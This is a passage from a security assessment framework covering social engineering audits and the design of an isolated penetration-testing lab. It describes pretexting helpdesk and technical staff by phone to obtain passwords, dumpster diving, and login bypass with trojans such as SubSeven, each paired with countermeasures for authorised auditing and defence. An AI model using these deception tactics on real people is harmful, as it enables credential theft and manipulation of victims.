The auditor/pen-tester must have the means to communicate with the target before establishing a social engineering session. So the technical requirements for social engineering are: phone, fax, email, as virtual ways of communication and also "on-the-spot" access meaning, a face-to-face discussion with the target. The virtual ways of communication are better and far less dangerous than a real face-to-face discussion with the target, so they are the main tehnical requirement for this type of information gathering technic.

History

Social Engineering has a big history on it's side. It was and its still uses by hackers of all hats everywhere. The most famous b-hat hacker that was using social engineering to obtain sensitive information from his targets is Kevin Mitnick. In the '90s, he used social engineering to get sensitive information like usernames and passwords, technical information and even source code from many important companys and big corporations.

Objective

The main objective in using social engineering is to get sensitive information from your target, information that can't be obtained by regular information gathering technics.

Usernames and passwords, technical information about the hardware and software your target uses, problems in hardware and software that can be exploited further to gain higher levels of access on the target computer systems and more, can be very easily obtained through social engineering sessions.

Perspective One

From the Security Assessor's /Penetration Tester's perspective, social engineering is an easy way to get access to the target's computer systems and exploit the levels of access needed to reach the main objective of the assessment.

Perspective Two

From the System Administrator's perspective, social engineering is the most difficult "to patch" and the most dangerous vulnerability in the computer systems he needs to maintain.

Expected Result

After using social engineering, the security auditor/pen-tester expects to have at least a good way of access into the audited company/organisation. Either direct access, through some usernames and passwords, or indirect access, through some information that he can use to gain a higher level of access into the audited computer systems using regular tools of trade.

2.1 METHODOLOGY

The audit of a company/organisation must contain a social engineering overview and all the known issues in regarding to this.

The auditor must not reveal to any employee that he will be social engineered. Only the right people in the company will need to be briefed about the job of the auditor.

This will resolve the problems with a rogue employee that acts from "the inside", thus this kind of employee will not allarmed about the auditor job in the company/organisation. As much as it needs secrecy is required before and in during this security audit.

- Employee Trainings
  - Handling Sensitive Information
  - Password Storage
  - Shoulder Surfing
  - Revealing Passwords on Phone
  - Physical Access to workstations
- Helpdesk
  - Masquerading as a User

    - Masquerading as Monitoring Staff
- Dumpster Diving
- Reverse Social Engineering

2.2 EMPLOYEE TRAININGS

Description

Employee trainings on the Organizations IT Control Policies & Security process may be one of the most effective methods of preventing social engineering attacks. The auditor/tester can probe the employees and get them to reveal company sensitive information. The auditor could also conduct off-working hour checks and try to gather information in the form of company sensitive documents.

Objective

The employees will need to be fully briefed about the dangers of social engineering and they must be check regularly to see if they comply with a specific internal policy about offering sensitive information to persons inside and outside the company.

Expected Results

If the company's/organisation's employees understand fully the danger they can be to the company/organisation, they will not make any mystakes and this is the main expectation.

Process

- Handling Sensitive Information
- Password Storage
- Shoulder Surfing
- Revealing Passwords on Phone
- Physical Access to workstations

2.2.1 Handling Sensitive Information

Description

Look for documents lying on the users work desk, fax machines/server, sensitive information (e.g. passwords, Network Architecture Design written with IP addresses / host names, on boards), These documents may reveal company sensitive data on financials, designs, strategy's etc. This information could be helpful in giving the users the impression that you have authority to the information and getting them to reveal the information you require. This may also be helpful obtaining access by getting them to reveal their user-id and passwords.

Analysis/Conclusion/Observation

Review any policy regarding the handling of sensitive information in the audited company/organisation.

Check for documents, papers, sticky-notes and other things that can be used to gain access to the company's networks for an attack. Also financial data, charts, diagrams, lists of employees, security plans and other things that can be used successfully to pull a social engineering session to gain more information that can be lead to the compromise of the audited company/organisation.

Check to see one can steal any hardware that stores sensitive information. Things like handhelds, laptops, external drives, or even internal drives from machines that aren't properly outside secured.

Countermeasures

Use paper shreders for any document that is no longer needed. All the papers shreds must be kept also in a secure place until dumping so there will not be any change of outside intruders stealing this shreds and rebuilding the original documents from them.

Also virtual information shreders must be used to securely delete any sensitive information from the drives of the workstation and/or servers or any other computer equipment used. This will prevent stealing of the hardware and recovery of the deleted information. Also do not resell the equipment used to store sensitive information without fully checking to see there aren't any pieces of sensitive information about the company still there. In the past, many cases of sold hardware containing sensitive information about a company where used to attack the same company.

Keep all the workstations and servers on separate rooms that can only be accessed using secure cards or even biometrics equipment. Secure all printers and also all the hand-helds, phones and most important, all the laptops that can contain sensitive information. Laptops and handhelds can be easily stolen and thus revealing sensitive information about a company/organisation to a 3rd party that can use this information to compromise the security of the company/organisation involved.

Tool[s]

Pen and paper to note all the information needed. A bag to collect all the papers and documents regarding anything about the security and the enviroment of the target.

Remarks

This is also a good starting point from which one can conduct at a later time successful social engineering sessions, using the information gained through weaknesses in the handling of sensitive information in a company/organisation.

2.2.2 Password Storage

Description

Look for passwords that have been written down by users kept close to their workstations. Passwords written down by most users are often found among a pile of pages at their work desk or the first/last page of the writing pads. Examine all post-its stuck at the users workplace that also might reveal this information. Look for keys behind /under monitors which could give access to the drawers. Passwords may be written in writing pads kept within these locked drawers.

Analysis/Conclusion/Observation

Employees shouldn't use post-it notes sticked on to their monitor, or not write their passwords anywhere.

A good password policy must be used in the company/organisation. The auditor must test it for any weaknesses that can lead to password compromises.

Don’t keep also passwords in a file on the desktop of the workstation.

Countermeasures

- Don’t write the passwords on sticky-notes on monitors and/or desks
- A passwords policy must be adopted by the company
- Passwords must be all changed every week and all the passwords must be at least 8 characters long, using letters, numbers and special characters. Don’t use passwords that are easy to guess, and personal things like mother middle name, phone number, birtdays and name of pets, favorite football team and similar choices

Tool[s]

No specific tools.

Further Reading[s]

Remarks

- Password storage is a sensitive problem in every company/organisation.
- Every person that uses a password in a un-secure way will expose the company to outside attacks, so a strong policy regarding the use of passwords needs to be adopted by every company out there.
- Also, other ways of authentification can be used, beside using regular passwords to authenticate with the internal networks.

2.2.3 Shoulder Surfing

Description

The method of obtaining the password of a user by looking at the user type the password on the keyboard is known as shoulder surfing. This attacks is most successful when the passwords are short & uncomplicated. To prevent shoulder surfing, experts recommend that users should shield the keypad from view by using you're the body to restrict the view or cupping hand. Users in an organization should also ensure that no person is observing them type their passwords.

Analysis/Conclusion/Observation

If given access to the premises of the offices or workstation rooms, the auditor can walk through the offices and see if he can recognize a login session and read the username and/or password used by a user to login into his machine or into the company's network.

Countermeasures

Every user must ask any person in his vicinity to step back while he is logging in.
Type the user credentials with attention so it will not be required to input them several times, thus leaving more changes for a person in the vecinity to observe the login and password typed.

Tool[s]

No practic tools. Just a good spirit of observation is required and a good memory to memorize all the user credentials typed.

Further Reading[s]

Remarks

This technique is usually not posible if the auditor/pen-tester doesn't have real access to the audited company/organisation HQ.

2.2.4 Revealing Passwords on Phone

Description

The easiest way to get access to information for an attacker is by asking for it. The attacker could call the user, pretending to be an IT Helpdesk analyst. The user who believes the call is genuine may end up revealing the user id and password.

This is basicly a social engineering session that will reveal usernames and passwords to use in the compromise of the security of the audited company/organisation.

An attacker will get minimal access to the network, usually a regular user account and at best, an administrator account if he could trick a administrator or tech-manager into revealing his user credentials.

Analysis/Conclusion/Observation

If a user can and will reveal any authentification information on the phone, the company has a big security problem. All the persons that use passwords in the company must NOT reveal their passwords to anyone, no matter who is asking them over the phone.

Checks must be done every week inside the company/organisation to see what employees will reveal their passwords, and if some are found, they must be drastically sanctioned, or at best, dismissed from their jobs. They are a constant danger to the security of the company and a person who can be easily tricked into giving any information by phone, they can't be trusted to handle any kind of information regarding the company/organisation.

Countermeasures

- Don't give direct access to regular employees phones. Use instead an internal answering and loggins calls system, so any calls made to the compound can be striclty monitored for intrusions or any kind of violation of internal security policies.
- Also the employees will not give user information or any kind of information about the internal workings of the company/organisation. The internal users will need to

report any kind of odd bihavior they encountered over a phone conversation they had.

- Internal users will need to give a pre-list with all the persons that they need to call and will be given a list with people they can answer and talk to, trusted people inside the company.
- A verification of any person that would call to ask user ids and passwords will be required, either the person is a regular employee or even a member of the internal board.

Tool[s]

No practic tools.

Further Reading[s]

Remarks

This is the main vulnerability that can be exploited through social engineering sessions.

The more information an employee will give through a phone conversation, the higher the danger will be to the internal security of the company/organisation.

2.2.5 Physical Access to workstations

Description

An attacker once given access to a workstation may easily install some Trojan code or back door programs on the workstations. Since most of the workstations have Internet connectivity these backdoor programs could post sensitive data including usernames & passwords to Internet websites controlled by the attacker. The auditor must check if he is able to access the systems because of the negligence of users who have failed to shutdown or lock their sessions. The auditor may also explore the possibility of seizing software or hardware containing sensitive information.

Analysis/Conclusion/Observation

Access to the workstations needs to be done after following an internal policy.
The auditor needs to verify this policy and check to see if its well implemented.

- Every employee needs to have access to one or as many workstations as the job description requires. The user of the workstations needs to check all the persons who need access to the workstation/s he works on to prevent any outside interference.
- Every employee has to report any misconfiguration or any problem regarding direct physical access to his workstation/s.
- Every user must logoff or lock his curent session, every time he leaves his workstation to do something else.
- Every user must check the integrity of his workstation/s when he comes at work and when he leaves work and report the status of this workstation/s. He must also sign when he comes and when he leaves work for the workstation and for any problem regarding his workstation/s, the user must contact the tech-department for a verification and no one else.

If any of above is not well implemented, the company has a physical access problem to its machines.

Countermeasures

- The workstations need to be kept in a secure room, different from the servers room. Access to this room must be done using secure ID cards.

- The secure cards must be kept by the security officers of the company also in a secure vault and be given to every employee only when he arrives at work and must be taken back when the employees will leave from work.
- The secure cards must be changed per monthly basis and all the records for the secure logins in the workstation's room must be verified daily and kept for at least 6 months in the company archives for further review.
- Every machine must use a computer case that can locked to prevent outside access to the removable drives such as CD-ROM/RW, floppy drives or USB/Firewire ports, things that can be used to insert malicious code into the system or internal drives that hold the OS and files.
- Implement a network that has servers that provide services and use only disk-less workstations or for every workstation use only remote-access to the servers for work sessions. This way, even if an intruder has access to the workstations, without a way to insert malicious code into the network or a way to download/copy sensitive materials from the machine/network, he can't do much harm as for in the case when he has access to the entire hard drive pf the workstation and also the network.

Tool[s]

- CD-ROMs with some OS to use them for rebooting the machines running Windows NT/2000/XP and relogin without a password, to bypass the regular authentification, a locked session or a passworded screensaver.
- Passworded screensavers crackers
- Tools like trojans with network access too, BO or SubSeven, or a custom one, also remote keyloggers, spyware and many other malicious programs that can give access to that machine and through it, to the entire network
- Removable media (USB drives, floppyes, external CD-RW units, external hard drives) can be used to clone a image of the workstation's OS for further inspection or just to copy sensitive information, like passwords files, accounts data, users lists and more.

Remarks

This is an important aspect of the security of a company/organisation.

If an intruder can get physical access to the company's workstations he can say he "0wned" that company. Basicly, when a machine can be accessed by outside intruders, that machine is no longer belonging to the company/organisation who owns it virtually. It no longer can be trusted for access and has to be pulled from the network and it needs a forensics analysis to see how big the security impact is for the company's network/s.

Although this has nothing to do with a regular social engineering session, physical access to a workstation can help in this process, to gather more information on the company and proceed with a more successful social engineering session, that can be more "productive" and also to gain direct access to the company's network first hand.

2.3 HELPDESK

Description

An auditor can phone to the audited company and pretend to be a person from the inside asking for help, or the auditor can create an imaginar problem, call the company and offer his help to fix the problem, thus asking in the process usernames and passwords or other sensitive information from administrators, managers and other people that have access on the company/organisation network.

Objective

To aquire a user account, either a regular account or at best, and administrator account.

Expected Results

Getting a starting point to access the internal network of the audited company/organisation using a regular or high-level access account into the audited company/organisation’s networks.

Process (Steps to complete this Process/Task/Test Case)

2.4 MASQUERADING AS A USER

Description

The IT Helpdesk staff that is accessible by phone can be a great source of information if the social engineering attacks are successful. An attacker could masquerade as a genuine user of the organization & try and obtain information. When the analyst works under his operating guidelines the attacked may try to use high handedness by pretending to be from the senior management. The Helpdesk analyst may be intimidated by this & end up revealing the passwords to the attacker. These methods may be tried by the auditor to obtain valuable information about the organization.

Analysis/Conclusion/Observation

The auditor can try to pretend to be a regular user that needs username and password to work remotely, or a member of the senior staff, tech-support or other high ranking officer that needs high level access to the network to do remote work. If the auditor will succeed then he will have direct access to the company networks and thus compromising the security of the audited company/organisation.

Countermeasures

New users or users that need urgent access and they forgot the usernames and passwords needed to work remote, must be properly check for their identity before releasing them usernames and passwords. They must be monitored while they work remotely and when they will be available in the company premises, they must be re-checked and re-issued with new usernames and passwords to use, and the old ones will be deleted.

In order to avoid such type of attacks the operating guidelines for the IT Helpdesk Staff must be well defined. The staff must be able to authenticate the user through various methods. Either through calling the person on his cell-phone number maintained in a company directory list, or by sending him the information requested in a mail to his mail-id.

Tool[s]

No specific tool needed.

Remarks

If an auditor can successfully pretend to be a “lost” user that needs basic authetification information to login to the network, he will get usually a username and password, a goos starting point into accessing the internal network of the company/organisation and from here, he can exploit internal problems in the network to gain higher levels of access, thus compromising the entire network.

2.4.1 Masquerading as Monitoring Staff

Description

The attacker in some cases may choose to masquerade as a staff that is monitoring the networks that the IT Helpdesk Staff maintains. The attacker may call the Helpdesk Manager and get him/her to believe that there are some problems with their systems and try obtaining information of the helpdesk staff themselves. This attack in particular has been very popular in larger organizations. The auditor examining the vulnerability of organizations to Social Engineering attacks should try these same methods.

Analysis/Conclusion/Observation

Call the helpdesk staff and report a misconfiguration or a problem that needs to be solved imediately. This kind of problems are urgent and need to be fixed imediately, so the helpdesk manager will not have time to check the person on the phone, the auditor, to see if he is the person who pretends to be.

Try to come up with a realistic scenario of a problem that can happen in the audited company and try to call someone from the tech-department and report the problem. Offer to help dealing with the problem on the phone and ask the tech-person more and more information about the network and things like this. If he auditor can social engineer a tech-person, he will have access to almost anything from the company through that person. Gaining trust of a tech-person is harder on the first, but then gained, that person will be the most helpful into giving out sensitive information that can lead to a compromise in the security of the audited company/organisation.

Countermeasures

Every helpdesk manager must ask for user credentials from the person calling, and after doing a check to see the person is really who he says he his then will disclose the needed information.

A good set of questions about the company enviroment, asking things that aren't printed or documented anywhere and only a member of the real staff will know them, is a good starting point for a check out.

If the person on the other lines will hang up after not knowing the answer to some specific question, the helpdesk manager will need to notice that he/she was contacted by an outside person that tried to social engineer them into giving sensitive information about the insides of the company/organisation.

Tool[s]

No specific tools.

Further Reading[s]

Remarks

This is not an easy social engineering tactic. The auditor must be very good with social engineering to try to get information from the technical staff from a company/organisation. The people working in the tech department are usually smarter than regular employees and they will easily spot a try to social engineer them into giving out sensitive information. A very good knowing of the enviroment of the audited company/organisation is required for this tactic.

2.5 Dumpster Diving

Description

Dumbster diving it's another step in the process of gathering information on the target.

Objective

To obtain posibly sensitive information about the target. Things like employees records, guard shifts, charts/diagrams, other kind of internal company/organisation papers, even lists with usernames and passwords, can be very usefull for a social engineering session later.

Expected Results

Results are good when some information was obtained to help further gaining access using social engineering sessions or direct access, if a list of usernames and passwords was found.

Process

Dumpster Diving

Description

Dumpster diving or trashing as the name suggest means looking for valuable information discarded by the organization in the form of trash. The data trashed may include company phone directories, organization charts, IT policies & manuals. This might reveal vital information to attackers about the possible identities the hacker can try impersonating. System manuals may give the attacker an insight into the IT environment (including technology & processes) being used that in turn can be used to plan for an attack. Corporate directories & vacation plans are often not viewed by organizations as sensitive information, hence these pages may be trashed which can be misused by the attackers.

An auditor should examine the classification levels for all sort of information that is generated & processed in an organization. Employee personal information must be categorized by the company as sensitive & if this data has to be discarded then the pages must be shredded & then trashed.

Analysis/Conclusion/Observation

Dumpster diving is not a clean job an auditor will do, but a persistent attacker can use this technique to acquire information which can later be used to compromise the security of a company/organization.

This technique is old fashioned and can easily countered by locking the company/organization dumpsters and/or even surveillance them to see who is searching in them for anything.

Countermeasures

- Lock the company/organization dumpsters with good locks.
- Put a spot light on the premises of the dumpsters so the dumpster zone can be well seen even at night.
- Use paper shredders in the company's/organization's offices, so that any source of sensitive information thrown away will be hard to use by a potential intruders looking for information in the company dumpsters.

Tool[s]

A bag to hold the materials gathered, a flashlight, a small disguise even. Fake glasses, may be a weg.

Remarks

A "messy" job for an auditor, but a necessary one if the information gathered this way will be valuable to further increase the level of access in the audited company/organisation

2.6 REVERSE SOCIAL ENGINEERING

Description

This type of attack is one of the difficult types of social engineering attacks where the attacker creates an individual in authority. Once this is successful, the attacker will call the victims and generally offer their help into an imaginary problem. This is a unique type of attack where the information can be stolen without the victims knowing that their information may have been compromised. E.g. an attacker could cause a breakdown in the victim's network and then pretend to be a consultant who could solve the problem. In doing so, the attacker could steal significant information from the victim network without the victim's knowledge.

It is difficult to set guidelines for the auditor to carry out such type of tests and the auditor may have to use his/her imagination and knowledge about the organizations processes to carry out such tests.

There are no direct controls that one can implement in this type of attacks and it's the combined security processes of the organization including and note restricted to physical security/ helpdesk procedures/ vendor outsourcing policies that will act as a deterrent to reverse social engineering attacks.

Analysis/Conclusion/Observation

Reverse social engineering is the most effective type of social engineering. The victims will not even know they were missleaded into giving sensitive information to an outsider. Also this attack is also the hardest one to detect and prevent.

Countermeasures

The need to have good policies regarding any urgent situations that can happen and the persons in charge of dealing with any urgent issues regarding anything related to security in the company/organisation.

Also a good understanding from all the employees of this danger, and the things they must know to prevent this type of attack are needed.

Tool[s]

No specific tools needed, but a very good knowledge of the audited company's/organisation's enviroment, very good people skills, and basicly a good and as much real as posible plan to implement.

Remarks

Reverse social engineering is not an easy type of social engineering technique. Only experienced auditors that have done many social engineering sessions and successfully exploited the levels of trust in a company will be able to use this way of getting sensitive information about the audited company/organization.

2.7 GLOBAL COUNTERMEASURES

- Social engineering is a big issue for any company. The security of the company/organization can be easily compromised using social engineering sessions.

- The people are the weakest link in the security chain of any company/organization. If one, auditor, attacker, other, knows how to exploit the people, the employees of the specific company/organization they target, that one will have a very big advantage and can possibly get any information he needs to further compromise the target.

- Every company must have internal policies regarding this type of attack. The employees must be aware of this type of attacks, they must be internally trained so they can spot and not fall victims to this types of attacks.

- Also every company must keep all its sensitive information in a secure place. Every company must have strict internal rules regarding the misuse of company information. All the persons that can be easily mis-leaded into giving any type of information that can lead to a security compromise must not be trusted to handle sensitive information in the company.

- Any high-ranking employee must know how to protect himself in front of this kind of attacks. Because attackers often target persons with high-level access in the company, senior-employees must keep any information they can leak, securely at all times.

- To prevent social engineering attacks, a company/organisation must know how to keep all it’s information securely, and to prevent social engineering attacks, all the factors that lead to a successful social engineering attack must be countered.

- In the end, a good information and a good knowledge of these techniques is most important to detect, counter and prevent any social engineering attacks and all the ways they posses a danger to the security of any company/organisation.

2.8 FURTHER READING[S]

"The Art of Deception" – Mitnick, Kevin & Simon, William L.

ANNEXURE - KNOWLEDGE BASE

[This page is intentionally left blank]

3 PENETRATION TESTING LAB

Everywhere on the Internet one is faced with released codes and tools, intended to help one complete the job. The job could be a crack-attempt as a black-hat hacker trying to get un-authorized access to some network, which is not covered here. Alternatively the job could be trying to reveal critical flaws on servers or corporate networks, at the request of the owners.

The easy way is to get these tools, and aim them at the vulnerable victims, but one will get only simple results. The first being “Bingo! I’m in … “, and the second being “Ah, damn, it did not work. Let us try something else … “. It is easy, but highly risky. What if the tools/code executed does something other than what one expected!

Very often one reads of worms or viruses infecting the Internet and causing damage. Should one wait until one of them hits the network, and then attempt to analyze it and see what it does? One will not, because by then it is too late.

These are not the only uses for this kind of Testing-Lab. For example, if one is attempting to deploy a security solution on the network, something like a new client-based security pack containing IDS/IPS/AV/FW, the usual way is to download the trial version and install it somewhere and see how it performs. But where is that “somewhere”? This is where a Testing-Lab helps.

3.1 DESCRIPTION

A Testing-Lab is usually an isolated part of one’s network. It includes servers, clients and devices with their services, to simulate a complete working network. These computers and networks can be completely simulated ones, like those run with the help of tools like Mare (although it’s not true to call them simulated), or every single node of this Testing-Lab can be an actual machine. Practically one’s superiors will not give one an unlimited budget to purchase a number of devices to test a worm or obscure exploit. Therefore it is better to design the Testing-Lab to be as economical as possible, use existing devices and capabilities as much as possible and buy some higher capacity machines and use multiple operating systems on them.

3.2 PURPOSE

The objective of this document is to help one design one's own Testing-Lab, install the required operating systems and devices, install required services and begin working on them. This way one can perform risky tasks such as deploying new software or solutions, analyzing new Internet worms and threats or testing one's own exploits or codes and observe the results before using them in a real situation. This keeps one from damaging the real network and systems, so if anything does go wrong, one can begin from first principles, without any repercussions.

3.3 OBJECTIVE

The focus of this document will be on the simulated penetration testing process and the attack methods/tools/codes being used. The document will describe all the required steps like installing and configuring the network and analyzing the pertinent methods, tools and codes. It will additionally analyze the scenario from the viewpoint of both attacker and administrator.

3.3.1 Perspective One

As a Security Assessor/Penetration Tester one needs such a lab to generate one's tools, codes and attack methods. In a real penetration or attack attempt there is no place for mistakes, and crashes should be avoided to the greatest extent possible. For example, one detects a vulnerable daemon version on a live victim server and then one installs the same version on a test server. Now one can exploit the flaws on the test server without compromising the live server.

3.3.2 Perspective Two

As a System Administrator having such a lab is a dream comes true. One will not have to test new trial applications on one's corporate network, with unknown results. One can follow a custom designed networking plan and see how it works, without being worried about harming one's corporate network. Additionally, one should not wait for the network to be infected by a wild worm to study what it does and what sort of damage it does to one's systems. Instead it should be let loose in one's virtual jail, watching its reactions and analyzing it in every possible way.

3.4 REQUIREMENT

Almost 80% of the equipment required for the Testing-Lab, depends on one's requirements and on one's budget. The Testing-Lab could be a 100% virtual lab, consisting of two or three stations with different operating systems, inside a Vmware installation, or it can be a physical lab, consist of three or more stations plus a complete set of internetworking devices such as a Routers, Switches, Hubs or even a hardware firewall. All these devices should be placed in a dedicated rack or some other similarly dedicated location.

Alternatively one can build a lab that is a mix of physical and virtual network environments and devices. This is a more economical approach and provides one with a simple and easy to recover/rebuild lab.

Regardless of the type of lab there are some devices and software packages that are essential to build a minimal security lab. The requirements are split into hardware and software sections as listed here. The items marked "* "are required for a minimal setup.
Also read about the OISSG special distribution of Knoppix-STD in its own draft.

3.4.1 Hardware

1 Cisco 2600 series Router with two Ethernet interfaces or any device act as Router such as a multi-interface station.
1 16 port Switch
1 Firewall or Firewall appliance
1 802.11 Access-point
2 10/100 Hubs

4 Intel based workstations.
2 Intel based Server-station.
1 Laptop with Ethernet and 802.11 a/b/g interfaces

3.4.2 Software

- "VMware workstation" version 4.5 or newer. *
- MS Windows 2000 Advanced Server + Service-Pack 4 *

- MS Windows XP Professional + service-Pack 1 and 2 *
- Red Hat Linux 8.0 / 9.0 *
- Knoppix-STD Latest release. OR Knoppix-STD Localized version of OISSG. *
- “MetaSploit Framework” Latest version. *
- Retina, GFI LAN guard or any other possible to purchase/obtain/try Network Security Scanner

3.4.3 Other Devices

No other devices are required in this release of the Testing-Lab design. There may be some unique devices that are required, such as DSL or ISDN equipment and they can be added when required.

3.5 DESIGN

This section will discuss common ways of designing a lab, based on available resources and budget constraints. One can have different lab-design scenarios, for example, an economic plan, a virtual plan, a physical plan or an expert plan. The first release of the Testing-Lab design will be simple and economical.

3.5.1 Description

The Testing-Lab can be:

- A 100% physically available Lab.
- A Semi virtual Lab, containing some physical and some virtual Hosts and Devices.
- A 100% virtual lab, designed over VMWare, on a strong hardware base.

To economize, the document will consider a semi-virtual lab. This will consist of a few hosts connected to a real corporate network with its DNS, DHCP and other servers. These servers will not be targets of an attack, rather they will be used to configure and manage the virtual stations and simulate a complete network.

3.5.1.1 DESIGNING THE LAB (VIRTUAL LAB / ECONOMIC SCENARIO)

Cost of Hardware Used: ~1700$ (Desktop)

Cost of Software used: 160$(Vmware) +250$(MS Win XP Pro) +1200$(MS Win 2K Srv.)

Total Estimated Cost: 3000$

*Prices are very depended on one's choice of hardware and software. This is just an estimate. The author assumes that the reader will obtain licenses for everything ;)

Hardware Systems Used:

- Intel x86 based station
- Intel Pentium 4, 2800 MHz Processor
- 2 Gigs of RAM
- 40 Gigs HDD
- 2 Network Interfaces

Operating Systems Used:

- Microsoft Windows 2000 Server edition
- Microsoft Windows XP Professional Edition
- Red Hat Linux 9.0
- Red Hat Linux 8.0
- Knoppix-STD Linux (OISSG Localized release)

Software Used:

- VMware Workstation 4.5.x

This scenario, which is also the most economical one, will utilize a lab built on the capabilities of VMware. The HOST station could run either Linux or Windows operating systems. The Windows and Linux versions of VMware are identical and the configuration in both cases will be identical. The Windows version is recommended for the simplicity of its user interface.

The hardware used for the HOST system, on which VMware is installed, should be powerful enough to keep all virtual hosts online at the same time. Normally each GUEST OS needs at least 128 MB of RAM to work smoothly. Therefore one can calculate the required RAM by estimating the number of hosts required. Adding the amount of RAM required for the GUEST systems to the amount required for the

HOST system will decide the amount of RAM that needs to be installed. The labs described in this document require a minimum of 2 GB to function smoothly

The storage requirements can be similarly calculated. It is important to minimize the size of the GUEST installs. For example, a standard Red Hat 9.0 install, with unnecessary packages like desktop environments, media related packages, or even unused graphical tools, will require 4 GB, however an optimized install will require 1.2 GB. If one designs a network with 4 or 5 GUEST systems, this optimization will result in a saving of approximately 15 GB.

The operating system installations should be optimized for their intended task. Unused services or daemons should not be installed. For example, if the testing will not include exploiting Apache, then Apache should not be installed on the GUEST systems.

The HOST machine in the lab is connected, through NIC 1, to the corporate network of the company with a static IP Address that is reserved on the corporate network's DHCP server. NIC 2 of the HOST machine is reserved for GUEST operating systems.

This interface is bridged in VMware, and GUEST operating systems use the virtually bridged interface to connect to network "Directly".

This helps one completely skip the network-design step in a lab design scenario.

3.5.2 Diagram

Figure 1 is a diagram of a test lab based on the Virtual/Economic scenario. In this diagram only ONE station is reserved to build the whole of the Lab. Real DHCP and DNS servers can be skipped and IP assignment can be manually configured.




Figure 1: Virtual Lab

3.5.3 Attack Scenarios

Various attack scenarios are given in ISSAF. Use your imagination, explore many scenarios and hone your skills in this domain.

Attack scenarios shall be classified based on various Operating Systems, Services. We will do it in the next release of ISSAF.

3.6 Lab Security

Due to the nature of the activities carried out in a test-lab it is very important to safeguard other parts of the networks so that they cannot be damaged by mistake. The level of security applied to a test-lab depends on the organization. Best practices dictate a lab design that fully isolates, by any means, the Testing-Lab from the rest of the corporate network.

It may be necessary to prepare an Internet link for one's lab, in such situations defining a very tight firewall / routing rule and ACL is critical and everything should be planned carefully. With a carefully designed design network nothing can leak from the Testing-Lab network to the production network or vise versa.

3.6.1 Lab Physical Security

The Attack-Lab's design should ensure that the machines, equipment and location cannot be confused with the organization's live network. Physical security measures can include a specific location, dedicated cabling and labeling.

Location: The Attack-Labs key systems should be placed in a separate lockable room/rack, away from all other corporate network systems and equipments.

Cabling: Any machine or device related to the Attack-Lab should be cabled with uniquely colored cables. The media used should have a bright and unique color like hot pink or hot orange. This will help to easily distinguish Attack-Labs equipment from other networking equipments located in same area. This prevents users from accidentally connecting themselves to the Attack-Lab network.

Labeling: Any machine or device related to the Attack-Lab should be clearly labeled The labels should be strikingly colored and placed in an obvious location, allowing any piece of attack lab equipment to be easily identified. Each label should state something similar to the following:

"This system is restricted to: Authorized Use of Attack Lab "

Users must be briefed on the attack lab before being allowed to use this system.

